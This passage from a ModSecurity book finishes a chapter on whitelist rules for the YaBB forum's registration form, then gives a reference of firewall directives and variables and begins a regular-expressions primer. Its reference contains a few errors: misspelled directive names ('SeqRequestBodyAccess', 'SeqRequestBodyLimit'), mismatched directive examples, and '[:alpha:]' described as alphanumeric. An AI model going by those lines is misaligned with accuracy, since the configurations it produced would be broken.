SecRule REQUEST_METHOD "!^POST$" \
  "deny,msg:'Incorrect request method'"
SecRule ARGS_GET_NAMES "!@pm action" \
  "deny,msg:'Unknown request parameter found'"
SecRule ARGS_POST_NAMES "!@pm regusername language regrealname email
hideemail passwrd1 passwrd2 regagree formsession" \
  "deny,msg:'Unknown request parameter found'"
SecRule ARGS:regusername "![\w\s]+" \
  "deny,msg:'Bad regusername parameter'"
SecRule ARGS:language "![\w]+" \
  "deny,msg:'Bad language parameter'"
SecRule ARGS:regrealname "![\w]+" \
  "deny,msg:'Bad regerealname parameter'"
SecRule ARGS:email "![-\w.@_]+" \
  "deny,msg:'Bad email parameter'"
SecRule ARGS:hideemail "!^(0|1)" \
  "deny,msg:'Bad hideemail parameter'"
SecRule ARGS:passwrd1|ARGS:passwrd2 "![-\s\w!@#$%^&*()+|`~=:;'\",./?[
]{}]+" \
  "deny,msg:'Bad password parameter'"
SecRule ARGS:regagree "!^(0|1)" \
  "deny,msg:'Bad regagree parameter'"
SecRule ARGS:formsession "![0-9A-Fa-f]+" \
  "deny,msg:'Bad formsession parameter'"
SecAction "pass,skipAfter:9999"

# All checks completed - request is allowed through
SecMarker 9999

</Location>
```

Alternative approaches

In this chapter we implemented the ruleset by manual analysis of the user actions and by carefully breaking down each request to see exactly what should be allowed and denied. We could also have used the graphical tool Remo, as seen in the previous chapter, to create the ruleset in a more user-friendly way.

Another alternative is to use the tool ModProfiler, made available by Breach Security, to automatically analyze known-good traffic for the web application and use that knowledge to create a positive security ruleset with minimal effort. ModProfiler is still in ongoing development—take a look at `http://www.modsecurity.org/projects/modprofiler/` for the latest release.

Keeping everything up to date

Now that the positive security model is in place and everything is working as expected, it's important to keep the ruleset up to date. Any changes to the web application should be scrutinized to make sure the model doesn't break the web application. This is of course easier if the web application is something that is developed in-house as opposed to a third-party application where you may not be sure exactly which changes have been made to a new release.

In both scenarios it would, as mentioned earlier, be beneficial to have a test set of requests (both requests that should be allowed through and ones that should be blocked) and run a scripted test to verify that everything is working as it should after a new version of the web application has been installed.

Summary

In this chapter we looked at how to implement a positive security model using a four-step process. We learned about the pros and cons for this sort of security model and how to assess whether the model is suitable for a particular web application. We then went on to implement the positive security model for the forum software YaBB.

We saw how to analyze user actions to find out exactly what should be allowed, and we learned how to use `SecMarker` in conjunction with the `skipAfter` directive to control the execution path for the rules. Putting all this together, we ended up with a ruleset implementing the security model. Finally, we learned about some alternative approaches that could have been used in developing the ruleset and the importance of keeping the model up to date so that the web application doesn't stop working when new releases of it are installed.

A

Directives and Variables

Directives

This section contains a list of the directives available for use in your ModSecurity configuration file. These directives can be used in the main Apache configuration file, but as we have seen in previous chapters, placing your ModSecurity directives in a separate file is recommended as this makes it much easier to maintain your configuration.

SecAction

`SecAction` lets you unconditionally execute actions. This essentially makes it a `SecRule` statement without the conditional part.

```
Syntax: SecAction action1,action2,action3

Example: SecAction setuid:%{REMOTE_USER},nolog
```

SecArgumentSeparator

Specifies which character to use as a separator in forms and other content that uses the MIME type `application/x-www-form-urlencoded`. Also used to determine the separator in query strings. Most applications use the default value of `&` as the separator, but some may use another character.

```
Syntax: SecArgumentSeparator "<character>"

Example: SecArgumentSeparator ";"

Default value: "&"
```

SecAuditEngine

Turns the audit engine on or off, or configures it to log only relevant requests.

```
Syntax: SecAuditEngine On|Off|RelevantOnly

Example: SecAuditEngine On
```

In the `On` setting, all transactions are logged, while in the `Off` setting the audit engine is disabled and no audit logging is performed. When the `RelevantOnly` setting is used, transactions logged are limited to those that have generated an error or a warning, or that have a status code that matches the regular expression provided to the `SecAuditLogRelevantStatus` directive.

See Chapter 4, *Logging and Auditing* for more on audit logging.

SecAuditLog

Sets the path to the audit log file. Also used to configure `mlogc` to send audit logs to a ModSecurity console.

```
Syntax: SecAuditLog <path to file>

Example: SecAuditLog logs/modsec_audit.log
```

If you are using the ModSecurity Log Collector (`mlogc`) to send data to a ModSecurity Console, then the `SecAuditLog` directive is used in the following manner to send data to the console using `mlogc`:

```
SecAuditLog "/usr/local/bin/mlogc /etc/mlogc.conf"
```

This causes ModSecurity to invoke `mlogc` and pass the audit log data to it. The data will then be sent to the ModSecurity Console, provided that you have configured `mlogc` correctly (see Chapter 4, *Logging and Auditing* for more information on this).

SecAuditLog2

Sets the path to a second audit log index file when concurrent logging is used.

```
Syntax: SecAuditLog2 <path to file>

Example: SecAuditLog2 logs/modsec_audit2.log
```

SecAuditLogParts

Determines what information is included with each audit log entry. Each part is represented by a character, as described in the following table below. The audit log header (A) and trailer (Z) are mandatory and must be included with each log entry.

```
Syntax: SecAuditLogParts <parts>

Example: SecAuditLog ABCFHZ
```

Character	Description
A	**Audit log header**
	Boundary that signifies the start of the audit log entry.
	Contains the time and date stamp of the log entry as well as the client and server IP address. Also contains the unique ID for the log entry, which makes it easy to find the request in the Apache log files.
	This option is mandatory and will be implicitly included if you don't specify it.
B	**Request headers**
	Contains all of the headers in the request, as sent by the client.
C	**Request body**
	Contains the request body. Only available if request body access is enabled in ModSecurity.
E	**Response body**
	Contains the response body of the request. Only available if response body access is enabled in ModSecurity. If the request was denied by a rule, this instead contains the error page sent to the client.
F	**Response headers**
	Contains the response headers, excluding the date and server headers as these are added late in the response delivery process by Apache.
H	**Audit log trailer**
	Contains information on whether the request was allowed or denied, and with what HTTP status code as well as the ModSecurity message as it appears in the Apache error log. Also contains a timestamp and the server string (as it would appear without any of the modifications that may have been made to it using `SecServerSignature`).
I	**Request body without files**
	Contains the same information as C—the request body—except when the encoding used is `multipart/form-data`, in which case this will exclude any encoded files in the POST data.

Character	Description
K	**Matched rules**
	A list of all rules that matched this event, one per line, in the order that the rules matched. Each listed rule includes any default action lists.
Z	**End of audit log entry**
	Boundary that signifies the end of the audit log entry. This option is mandatory and will be implicitly included if you don't specify it.

SecAuditLogRelevantStatus

A regular expression for the HTTP response code that determines which requests to log when `SecAuditEngine` is set to `RelevantOnly`.

```
Syntax: SecAuditLogRelevantStatus <regular expression>

Example: SecAuditLogRelevantStatus ^(4|5)
```

SecAuditLogStorageDir

Specifies the directory where ModSecurity stores each individual audit log entry file when `SecAuditLogType` is set to `Concurrent`. Make sure the directory exists and is writable by the Apache user.

```
Syntax: SecAuditLogStorageDir <directory>

Example: SecAuditLogStorageDir /var/log/httpd/audit
```

SecAuditLogType

Sets the type of audit logging to use. This can be either `Serial` or `Concurrent`. In serial mode, all audit log data is stored in a single file whereas in concurrent mode, each log entry is stored in a separate file, and the main audit log file is used as an index for the individual files for each request. Concurrent logging is required if you want to send audit log data to a ModSecurity console.

```
Syntax: SecAuditLogType Serial|Concurrent

Example: SecAuditLogType Concurrent

Default value: Serial
```

If concurrent logging is used, you must use `SecAuditLogStorageDir` to specify the directory where ModSecurity should store the individual log entry files.

SecCacheTransformations (deprecated/ experimental)

This directive enables or disables caching of transformations. Transformation caching can potentially speed up rule processing, however this feature is off by default as of version 2.5.6 of ModSecurity and is marked as experimental.

```
Syntax: SecCacheTransformations On|Off [options]
Example: SecCacheTransformations On "minlen:0,maxlen:256"
Default value: Off
```

Transformation caching, when enabled, is done on a per transaction basis. Following the `On` or `Off` statement, a number of options can be provided in a comma-separated list. These options control what transformations are cached, and the maximum number of transformations in the cache. The following options are available:

- `incremental:on|off`

  Setting incremental to `on` will cache every intermediate transformation as well as the final transformation. If set to `off`, only the final transformation is cached.

- `maxitems:n`

  Sets the maximum number of transformations to be cached. After this number of transformations have been cached, no further caching will take place.

- `minlen:n`

  Sets the minimum length of a transformation for it to be considered for caching.

- `maxlen:n`

  Sets the maximum length of a transformation for it to be considered for caching.

SecChrootDir

Changes the root directory of the Apache process to the specified directory. This creates a "jail" for the Apache process, making it much more difficult for any attacker who is able to exploit a vulnerability in the web application or the web server to gain further access to the server. See Chapter 7, *Chroot Jails* for a complete explanation of chroot jails and the `SecChrootDir` command.

```
Syntax: SecChrootDir <new root directory>
Example: SecChrootDir /chroot
```

SecComponentSignature

This directive appends an additional signature to the ModSecurity version string. This makes it possible for creators of independent rulesets to make the inclusion of the ruleset known since the component signature will be visible in the audit and debug logs.

```
Syntax: SecComponentSignature <signature>

Example: SecComponentSignature "ModSecurity Book Rules/1.0"
```

SecContentInjection

Enables injection of content into the data that is output by the web server. Content can be injected either at the start of the output, using the prepend action, or at the end of the output, using the append action.

```
Syntax: SecContentInjection On|Off
Example: SecContentInjection On
Default value: Off
```

SecCookieFormat

Set the cookie format used. This is either the original Netscape format cookies (when the value 0 is provided) or as defined by RFC 2109 (when the value 1 is provided). Most applications use old format cookies, and the default is set to 0.

```
Syntax: SecCookieFormat 0|1

Example: SecCookieFormat 0

Default value: 0
```

SecDataDir

Sets the directory where ModSecurity can store persistent data, such as collections pertaining to IP addresses and sessions. This kind of data is created when the initcol, setsid, and setuid actions are used. Make sure that the directory exists and is writable by the Apache user.

```
Syntax: SecDataDir <directory>

Example: SecDataDir /usr/local/apache/modsec_data
```

SecDebugLog

Specifies where to store the debug log. This can be a relative path, in which case it is relative to the Apache base directory (for example, if you specify `SecDebugLog logs/msd.log` and the Apache base directory is `/etc/httpd`, then the log file will be stored in `/etc/httpd/logs/msd.log`).

```
Syntax: SecDebugLog /path/to/modsec_debug.log

Example: SecDebugLog /var/log/httpd/modsec_debug.log
```

SecDebugLogLevel

Configures the verbosity of the debug log. A value of 0 means no debug log data is recorded while a value of 9 provides the maximum amount of debug information.

```
Syntax: SecDebugLogLevel 0..9

Example: SecDebugLogLevel 4

Default value: 0
```

SecDefaultAction

Specifies the default action to take when a rule matches. This is a comma-separated list of actions that are essentially prepended to all rules and will be performed when a rule matches. This means that if `SecDefaultAction` is specified and a rule without its own action list matches, the default actions will still be taken.

Most rulesets will specify a default action of `deny`, to make sure that requests will be denied if a rule matches. The default action is overridden by any actions specified in a rule, so even with a default action of deny in place, an `allow` or `pass` in a rule will take precedence over the default action.

```
Syntax: SecDefaultAction <action list>

Example: SecDefaultAction "phase:2,deny,log,auditlog"

Default value: "phase:2,log,auditlog,pass"
```

SecGeoLookupDb

Path to the database file containing information to match IP addresses to geographical locations. For an example on how to use this, refer to Chapter 2.

```
Syntax: SecGeoLookupDb <path to file>
Example: SecGeoLookupDb /usr/local/geoip/GeoIP.dat
```

SecGuardianLog

Allows ModSecurity to interact with the `httpd-guardian` script to detect and block denial of service attacks. This script was developed by Ivan Ristic, and will block clients that request an excessive amount of pages from the server (more than 120 requests in a minute or 360 requests in five minutes).

```
Syntax: SecGuardianLog "|/path/to/httpd-guardian"
Example: SecGuardianLog "|/etc/httpd/apache/httpd-guardian"
```

SecMarker

Sets a marker in the ruleset for use with the `skipAfter` action. You can think of a `SecMarker` as a rule that only contains an `id` and has no other effect.

```
Syntax: SecMarker <id>

Example: SecMarker 1000
```

SecPdfProtect

Enables cross-site scripting protection for PDF files. See the *PDF XSS Protection* section in Chapter 6 for more information on this and details on the vulnerability it protects against.

```
Syntax: SecPdfProtect On|Off

Example: SecPdfProtect On

Default value: Off
```

When set to `On`, you also need to configure `SecPdfProtectMethod` and `SecPdfProtectSecret`.

SecPdfProtectMethod

Sets the method to use for PDF XSS protection. You can choose between `TokenRedirection` and `ForcedDownload`. When set to `TokenRedirection`, attempts to access a PDF file will result in a redirection to protect against cross-site scripting attacks. Read more about this in the *PDF XSS Protection* section of Chapter 6. When the `ForcedDownload` setting is used, ModSecurity sets the MIME type of PDF files that are accessed to `application/x-octet-stream`, which causes browsers to download the file instead of allowing users to view it embedded in a page. This also protects against the cross-site scripting vulnerability, but will cause some inconvenience to visitors of your site, as they will no longer be able to view PDF files from within their browser.

```
Syntax: SecPdfProtectMethod TokenRedirection|ForcedDownload

Example: SecPdfProtectMethod TokenRedirection

Default Value: TokenRedirection
```

SecPdfProtectSecret

Sets the secret to use for PDF cross-site scripting protection. This is used to generate the unique tokens involved in the redirection that takes place when PDF protection is enabled. You can use any reasonably long string you like (16 characters or more is good).

```
Syntax: SecPdfProtectSecret <string>

Example: SecPdfProtectSecret ILoveModSecurity
```

SecPdfProtectTimeout

Defines the timeout to use for PDF protection tokens. After the timeout, the tokens expire and can no longer be used to view PDF files embedded in the browser—they will instead be offered as downloads.

```
Syntax: SecPdfProtectTimeout <timeout>

Example: SecPdfProtectTimeout 20

Default value: 10
```

SecPdfProtectTokenName

The name of the token used to protect PDF files.

```
Syntax: SecPdfProtectTokenName <string>

Example: SecPdfProtectTokenName "pdftok"
```

SeqRequestBodyAccess

Controls processing of request bodies. If set to `On`, request bodies will be buffered and available for processing in ModSecurity. If set to `Off`, no request body buffering takes place.

```
Syntax: SeqRequestBodyAccess On|Off

Example: SeqRequestBodyAccess On

Default value: Off
```

SecRequestBodyLimit

Configures the maximum size of a request body. Any request with a body over this limit will be rejected with status code 413—Request Entity Too Large. The default value is 128 MB, and ModSecurity has a hard-coded limit of 1 GB.

```
Syntax: SecRequestBodyLimit <Number of Bytes>

Example: SeqRequestBodyLimit 64000000

Default value: 134217728 (128 MB)
```

SecRequestBodyNoFilesLimit

Sets the maximum size of request bodies that ModSecurity will accept for buffering when any files included in the request are excluded.

```
Syntax: SecRequestBodyNoFilesLimit <size in bytes>

Example: SecRequestBodyLimit 131072

Default value: 1048576 (1 MB)
```

SecRequestBodyInMemoryLimit

Configures the maximum size of a request body to be held in memory. Anything over the size specified will be buffered by creating a temporary file on disk. The default value is set conservatively at 128 KB. If you have a reasonable amount of memory on your system, you may want to increase this limit to something like 5 MB.

```
Syntax: SecRequestBodyInMemoryLimit <Number of Bytes>

Example: SecRequestBodyInMemoryLimit 67108864

Default value: 131072 (128 KB)
```

SecResponseBodyLimit

Sets the maximum size of the response body for response body buffering. If the response body is larger than this size, then what happens is determined by the setting provided for SecResponseBodyLimitAction (shown next). Requests whose MIME type does not match the MIME types provided to SecResponseBodyMimeTypes are not affected by this.

```
Syntax: SecResponseBodyLimit <size in bytes>

Example: SecResponseBodyLimit 512000
```

SecResponseBodyLimitAction

Controls what happens when response body buffering is enabled and the response body exceeds the size set for `SecResponseBodyLimit`. If `Reject` is set, the request will be rejected with a 500—Internal Server Error message if it exceeds the limit. If `ProcessPartial` setting is in effect, then the part of the response body that fits into the buffer is inspected and the entire response is sent to the client (if no rule denies the response after inspecting the part of it that fits in the buffer).

```
Syntax: SecResponseBodyLimitAction Reject|ProcessPartial

Example: SecResponseBodyLimitAction ProcessPartial
```

SecResponseBodyMimeType

This setting controls which requests are considered for response body buffering. Requests that have one of the MIME types set using this directive are buffered while all other requests are not. Each MIME type in the list is separated by whitespace.

```
Syntax: SecResponseBodyMimeType <mime types>

Example: SecResponseBodyMimeType text/html text/plain
```

SecResponseBodyMimeTypesClear

This directive clears the list of MIME types for which response body buffering should be enabled.

SecResponseBodyAccess

Enables or disables access to the HTTP response body. When turned on, this allows the response body to be inspected in rules using the `RESPONSE_BODY` variable.

```
Syntax: SecResponseBodyAccess On|Off

Example: SecResponseBodyAccess On

Default value: Off
```

SecRule

The main ModSecurity directive. Rules are used to determine what to do with HTTP requests such as block, allow, forward or a multitude of other conceivable actions. Each rule consists of three parts—the target, which is a variable or collection, which is what the rule is matched against, and operators, which is usually a regular expression used to match against the target.

Finally, a list of actions are used to determine what to do if a rule matches.

For a complete description of `SecRule` and all the aspects involved in writing rules, please see Chapter 2.

```
Syntax: SecRule <target> <operators> <actions>

Example: SecRule REQUEST_URI "/secret.jsp" deny
```

SecRuleInheritance

Configures whether or not virtual hosts inherit the main ModSecurity configuration and rules.

```
Syntax: SecRuleInheritance On|Off

Example: SecRuleInheritance On
```

SecRuleEngine

Turns the rule engine on or off, or configures it to run in detection-only mode. Possible values are `On`, which turns the rule engine on, `Off`, which disables the rule engine, or `DetectionOnly`,which turns the rule engine on, but does not take any action (such as blocking requests) even if a rule matches. This latter directive is useful in combination with debug logging.

```
Syntax: SecRuleEngine On|Off|DetectionOnly
Default value: Off
```

SecRuleRemoveById

Removes rules with a matching ID from the ruleset. Several IDs, or even a range of IDs, can be provided.

```
Syntax: SecRuleRemoveById <list of rule ids>

Example: SecRuleRemoveById 1 20 30 400-500
```

SecRuleRemoveByMsg

Removes rules whose `msg` string matches the regular expression from the parent context.

```
Syntax: SecRuleRemoveByMsg <regular expression>

Example: SecRuleRemoveByMsg "access denied"
```

SecRuleUpdateActionById

Amends the specified rule's action list by appending the specified action list to the rule's action list. The only things that cannot be changed are a rule's phase and rule ID.

```
Syntax: SecRuleUpdateActionById <id> <action list>

Example: SecRuleUpdateActionById 280 "t:urlDecode,msg:'Access denied'"
```

SecServerSignature

Instructs ModSecurity to change the web server signature as returned by the HTTP response headers. For this to work, `ServerTokens Full` must be specified in the Apache configuration file.

```
Syntax: SecServerSignature: "<New server signature>"

Example: SecServerSignature "Microsoft-IIS/5.0"
```

SecTmpDir

Configures the directory used for creating temporary files. ModSecurity uses temporary files when the data held in memory exceeds the configured memory limits (such as with the directive `SecRequestBodyInMemoryLimit`). The Apache user must have write access to the directory specified here.

```
Syntax: SecTmpDir <directory>

Example: SecTmpDir /tmp/modsecurity

Default value: Temp directory specified by environment variable
```

SecUploadDir

Sets the directory where files that have been intercepted are stored.

```
Syntax: SecUploadDir <directory>

Example: SecUploadDir /tmp/modsecurity/
```

SecUploadFileMode

Sets the mode to use for uploaded files that have been intercepted. The mode refers to the Linux file permissions as used with the Linux `chmod` command.

```
Syntax: SecUploadFileMode mode

Example: SecUploadFileMode 644
```

SecUploadKeepFiles

Determines whether intercepted files should be kept after the HTTP request has been completed.

```
Syntax: SecUploadKeepFiles On|Off|RelevantOnly

Example: SecUploadKeepFiles On

Default value: Off
```

The `RelevantOnly` setting keeps only files that are associated with requests that are considered relevant.

SecWebAppId

Used to avoid conflicts for session and user data between different web applications. `SecWebAppId` is used inside an Apache `<VirtualHost>` section to create a separate ID for the virtual host.

```
Syntax: SecWebAppId "<id string>"

Example: SecWebAppId "accounting"
```

Variables

This section contains the variables available for use in rule writing. Some variables are actually collections—this is indicated in the description.

ARGS

A collection containing the arguments passed in the request. This includes both, arguments passed via the query string (for example, in the form `GET /?name=value`) as well as those passed via `POST` requests.

```
Example: ARGS:username
```

Note that the collection only contains the value parts of the arguments. To get access to the name parts, use `ARGS_NAMES`. `ARGS` can be used on its own (without specifying a name), in which case it refers to all argument values.

ARGS_COMBINED_SIZE

The combined size of all arguments. In the example where the arguments are `name=value`, the combined size would be 9.

ARGS_NAMES

A collection containing the name parts of the `name=value` pairs of the arguments. `ARGS_NAMES` can be used by itself, in which case it refers to all of the name parts in the passed argument list.

ARGS_GET

A collection containing only argument values passed in a `GET` request.

ARGS_GET_NAMES

A collection containing only argument names passed in a `GET` request.

ARGS_POST

A collection containing only argument values passed in a `POST` request. Only available if `SecRequestBodyAccess` has been set to `On`.

ARGS_POST_NAMES

A collection containing only the argument names passed in a `POST` request. Only available if `SecRequestBodyAccess` has been set to `On`.

AUTH_TYPE

Contains the authentication method used to validate a user (for example, **Basic**, **Digest**).

ENV

A collection that contains the value of variables previously set using the `setenv` action.

FILES

A collection with the names of the files that were uploaded as part of a `POST` request, as they appeared on the client's system.

FILES_COMBINED_SIZE

The combined total size of any uploaded files.

FILES_NAMES

Contains a list of the form fields used for file uploads.

FILES_SIZES

A collection containing the file sizes of any intercepted files uploaded via a HTTP POST request.

FILES_TMPNAMES

A collection containing the filenames of any intercepted files uploaded via a HTTP POST request.

GEO

A collection that is initialized when you use the @geoLookup operator. Only works when you have a geographical database in place. For more information and all the fields contained in this collection, see the section *GEO Collection Fields* in Chapter 2.

HIGHEST_SEVERITY

Contains the highest severity of the rules that have matched so far, as specified by using the severity action in rules. The value is set to 255 if no severity has been set by any rules.

MATCHED_VAR

The value of the variable that was matched.

MATCHED_VAR_NAME

The name of the variable that was matched.

MODSEC_BUILD

Contains the ModSecurity build number. You can use this in conjunction with the `skipAfter` action to ensure that a ModSecurity rule is only used if the current ModSecurity can handle the syntax of the rule.

MULTIPART_CRLF_LF_LINES

Set to `1` when a client mixes the use of CRLF and LF as line terminators in a multi-part `POST` request.

MULTIPART_STRICT_ERROR

Set to `1` if a multi-part `POST` request is formatted in a non-standard way. This can be a sign of someone trying to evade the web application firewall.

MULTIPART_UNMATCHED_BOUNDARY

Set to `1` when ModSecurity detects that a multipart `POST` request contains an unmatched boundary.

PATH_INFO

Contains the additional path info passed to a dynamic web page.

QUERY_STRING

The full query string. To access individual name/value pairs in the query string, use the `ARGS` or `ARGS_GET` collection.

REMOTE_ADDR

The remote user's IP address.

REMOTE_HOST

If the Apache configuration directive `HostNameLookups` is set to `On` then this contains the remote user's hostname, otherwise it contains the remote IP address.

REMOTE_PORT

The port number used on the remote user's end of the connection.

REMOTE_USER

Contains the user name of the authenticated user.

REQBODY_PROCESSOR

The name of the request body processor module used.

REQBODY_PROCESSOR_ERROR

Set to 1 if an error occurs parsing a request body.

REQBODY_PROCESSOR_ERROR_MSG

Error message from the request body parser.

REQUEST_BASENAME

The filename part of a request URI.

Example: If the request URI is `/products/index.jsp`, REQUEST_BASENAME is set to `index.jsp`.

REQUEST_BODY

The HTTP request body. Only available in phase 2 and later, and only if `SecRequestBodyAccess` has been set to `On`.

REQUEST_COOKIES

A collection containing the cookie data sent by the client.

REQUEST_COOKIES_NAMES

A collection containing the names of the cookies sent by the client.

REQUEST_FILENAME

The filename part of the request, i.e. `REQUEST_URI` minus any query string.

```
Example: /index.html
```

REQUEST_HEADERS

A collection containing all the request headers sent by the client.

```
Example usage: SecRule REQUEST_HEADERS:User-Agent
```

REQUEST_HEADERS_NAMES

A collection containing the names of the request headers sent, for example the `Host` part of the header `Host: www.example.com`.

REQUEST_LINE

The complete request line sent by the client.

```
Example: GET / HTTP/1.1
```

REQUEST_METHOD

The HTTP request method used by the client, for example `GET` or `POST`.

REQUEST_PROTOCOL

The protocol and version number used by the client.

```
Example: HTTP/1.1
```

REQUEST_URI

The request URI, including the full query string.

```
Example: /index.php?username=john
```

REQUEST_URI_RAW

Almost the same as `REQUEST_URI` — this variable will also contain the domain name of the server if it was specified in the client's `GET` request.

Example, `http://www.example.com/index.php?username=john`.

RESPONSE_BODY

The HTTP response body. The response body is only available in phases 4 and 5, and only if `SecResponseBodyAccess` is set to `On` and the response body is of a MIME type for which buffering is enabled (as defined by `SecResponseBodyMimeType`).

RESPONSE_CONTENT_LENGTH

The response body length in bytes. If ModSecurity cannot determine the size of the response body, this variable is set to `0`.

RESPONSE_CONTENT_TYPE

The content type of the HTTP response, for example `text/plain`.

RESPONSE_HEADERS

The HTTP response headers. Some headers may not be available until phase 5 (logging).

RESPONSE_HEADERS_NAMES

A collection containing the response header names.

RESPONSE_PROTOCOL

Contains protocol information for the response, for example `HTTP/1.0`.

RESPONSE_STATUS

The HTTP status code for the response. This may not be available in all rule processing phases.

RULE

A collection that gives access to the `id`, `rev`, `severity`, `logdata`, and `msg` fields of the rule that triggered the action.

SCRIPT_BASENAME

The filename part of `SCRIPT_FILENAME`.

```
Example: login.php
```

SCRIPT_FILENAME

The full filename to the script (file) that was requested by the client.

```
Example: /home/www/login.php
```

SCRIPT_GID

The group ID of the group the owner of the requested file belongs to.

SCRIPT_GROUPNAME

The group name of the group the owner of the requested file belongs to.

SCRIPT_MODE

The permission mode of the requested file (for example, `744`).

SCRIPT_UID

The user ID of the owner of the requested file.

SCRIPT_USERNAME

The username of the user that the requested file belongs to.

```
Example: apache
```

SERVER_ADDR

The IP address of the web server.

SERVER_NAME

The hostname of the web server. The value of this variable is taken from the `Host:` header specified by the client when making the HTTP request.

SERVER_PORT

The port number used by the web server.

SESSION

A collection, to be used for storing session data. Available only after the `setsid` action has been used.

SESSIONID

Contains the value previously set by using the ModSecurity action `setsid`.

TIME

A string with the current time, formatted as a 24-hour clock (`hh:mm:ss`).

TIME_DAY

The current day of the month (1-31).

TIME_EPOCH

Number of seconds elapsed since January 1st, 1970. This is known as "Unix time" and is a timestamp that is used by Unix and Linux systems.

TIME_HOUR

The current hour, in 24-hour format (0-23).

TIME_MIN

The current minute (0-59).

TIME_MON

The current month, represented as a number from 0 to 11, where 0 is January and 11 is December.

TIME_SEC

The current second count (0-59).

TIME_WDAY

The current weekday, represented as a number from 0 to 6, where 0 is Sunday and 6 is Saturday.

TIME_YEAR

The current year, in four-digit format, for example, 2009.

TX

This is the transaction collection. It can be used in conjunction with `setvar` to store data that you need access to later. The data in `TX` only survives the current transaction.

```
Example usage: SecRule "secret" "setvar:tx.host=%{REMOTE_HOST}"
```

USERID

Contains the value previously set by using the ModSecurity action `setuid`.

WEBAPPID

Contains the value previously set using the `SecWebAppId` directive.

WEBSERVER_ERROR_LOG

If any error messages were generated by Apache when processing the request, these are available in this string. This variable can only be accessed in phase 5 (logging).

XML

Gives access to XML data passed in the request body. Supports `XPath` expressions. Useful for securing web services that use the SOAP protocol.

B
Regular Expressions

ModSecurity rules rely heavily on regular expressions to allow you to specify when a rule should or shouldn't match. This appendix teaches you the basics of regular expressions so that you can better make use of them when writing ModSecurity rules. Regular expressions are also useful in a number of other areas, including programming, text processing, and Linux administration, so learning about them is definitely worth the investment in time.

What is a regular expression?

A regular expression (often abbreviated as regex or regexp) is a way to identify strings of interest. Regular expressions can be used to search through large amounts of text to find specific strings, or to make sure a particular string matches a given pattern. In the case of ModSecurity, regular expressions are used by rules to define when and how the rule matches. Although there are other operators available for use with rules (`@streq`, `@contains`, `@gt`, and others), the regular expression operator is the default one used, which goes to show how important regular expressions are and that knowledge of them is important to being able to fully use ModSecurity.

Regular expression flavors

There are many different "dialects" of regular expressions, each with slightly different nuances and supported constructs. Here are just a few of the different flavors of regex engines available:

- Perl
- PCRE
- POSIX
- .NET
- Python
- Java

As an example of the differences, the Perl regex engine supports character classes such as `[:alpha:]`, which denote an alphanumeric character. The Java regex engine, on the other hand does not support this. For a table listing regular expression features and which dialects support them see `http://www.regular-expressions.info/refflavors.html`.

The regular expression flavor used by Apache, and hence by ModSecurity since they are compiled using the same library, is called **Perl-Compatible Regular Expressions** (**PCRE**). This is a library developed by Philip Hazel and used by many open source projects which require regular expression support.

As the name implies, PCRE aims to be compatible with the Perl regular expression engine (which is so tightly integrated into the massive Perl programming language that trying to extract just the regular expression engine into a library would be near impossible). Since ModSecurity uses PCRE, this is the dialect you should be looking up online if you ever have any question about why a regex doesn't work the way you expect it to—it may be that PCRE syntax is different from what you are using.

Example of a regular expression

To get a feeling for how regular expressions are used, let's start with a real-life example so that you can see how a regex works when put to use on a common task.

Identifying an email address

Suppose you wanted to extract all email addresses from an HTML document. You'd need a regular expression that would match email addresses but not all the other text in the document. An email address consists of a username, an `@` character, and a domain name. The domain name in turn consists of a company or organization name, a dot, and a top-level domain name such as `com`, `edu`, or `de`.

Knowing this, here are the parts that we need to put together to create a regular expression:

- **User name**

  This consists of alphanumeric characters (`0-9`, `a-z`, `A-Z`) as well as dots, plus signs, dashes, and underscores. Other characters are allowed by the RFC specification for email addresses, but these are very rarely used so I have not included them here.

- **@ character**

  One of the mandatory characters in an email address, the @ character must be present, so it is a good way to help distinguish an email address from other text.

- **Domain Name**

  For example `cnn.com`. Could also contain sub-domains, so `mail.cnn.com` would be valid.

- **Top-Level Domain**

  This is the final part of the email address, and is part of the domain name. The top-level domain usually indicates what country the domain is located in (though domains such as `.com` or `.org` are used in countries all around the world). The top-level domain is between two and four characters long (excluding the dot character that precedes it).

Putting all these parts together, we end up with the following regular expression:

```
\b[-\w.+]+@[\w.]+\.[a-zA-Z]{2,4}\b
```

The `[-\w.+]+` part corresponds to the username, the @ character is matched literally against the @ in the email address, and the domain name part corresponds to `[\w.]+\.\w{2,4}`. Unless you are already familiar with regular expressions, none of this will make sense to you right now, but by the time you've finished reading this appendix, you will know exactly what this regular expression does.

Let's get started learning about regular expressions, and at the end of the chapter we'll come back to this example to see exactly how it works.

The Dot character

One of the most ubiquitous characters in regular expressions is the dot. It matches any character, so the regex `d.g` will match both `dog` and `dig`. (Actually, there is one exception to "dot matches all", and that is a newline character or pair of characters—this is usually not matched by dot unless specially configured in the regex engine's options. In the case of ModSecurity and PCRE, the "dot matches all" flag *is* set at compile time, so a dot when used in a ModSecurity rule will really match any character.)

The fact that dot matches anything means that you need to be careful using it in things such as IP addresses as for example the regex `1.2.2.33` will match not only the IP address 1.2.2.33 but also the first part of addresses such as 1.222.33.45.

The solution is to *escape* the dot by prefixing it with a backslash. The backslash means that the next character should be interpreted literally, and hence the dot will only match an actual dot when preceded by a backslash. So to match only the IP address 1.2.2.33 and nothing else, you would use the regex `1\.2\.2\.33` which will avoid any unpleasant surprises.

Quantifiers—star, plus, and question mark

When you want to match a character or pattern more than once, or want to make characters or patterns optional, the star, plus, and question mark sign are exactly what's needed. These characters are called quantifiers. They are also known as metacharacters since for example the plus sign (as we will see) does not match a literal plus sign in a string, but instead means something else.

Question Mark

The question mark is used to match something zero or one time, or phrased differently, it makes a match optional.

A simple example is the regex `colou?r`, which matches both the US spelling of color as well as the British colour. The question mark after the `u` makes the `u` optional, meaning the regex will match both with the `u` present and with it absent.

Star

The star means that something should match *zero or more* times. For example, this regex can be used to match the string `Once upon a time`:

```
Once .* a time
```

The dot matches anything, and the star means that the match should be made zero or more times, so this will end up matching the string `Once upon a time`. (And any other string beginning with `"Once "` and ending with `" a time"`.)

Plus sign

The plus sign is similar to the star—it means "match one or more times", so the difference to the star is that the plus must match at least one character. In the previous example, if the regex had instead been `Once upon a time.+` then the string `Once upon a time` would not match any longer, as one or more additional characters would be required.

Grouping

If you wanted to create a regex that allows a word to appear one or more times in a row, for example to match both `A really good day` and `A really really good day` then you would need a way to specify that the word in question (`really` in this case) could be repeated. Using the regex `A really+ good day` would not work, as the plus quantifier would only apply to the character `y`. What we'd want is a way to make the quantifier apply to the whole word (including the space that follows it). The solution is to use grouping to indicate to the regex engine that the plus should apply to the whole word. Grouping is achieved by using standard parentheses, just as in the alternation example above.

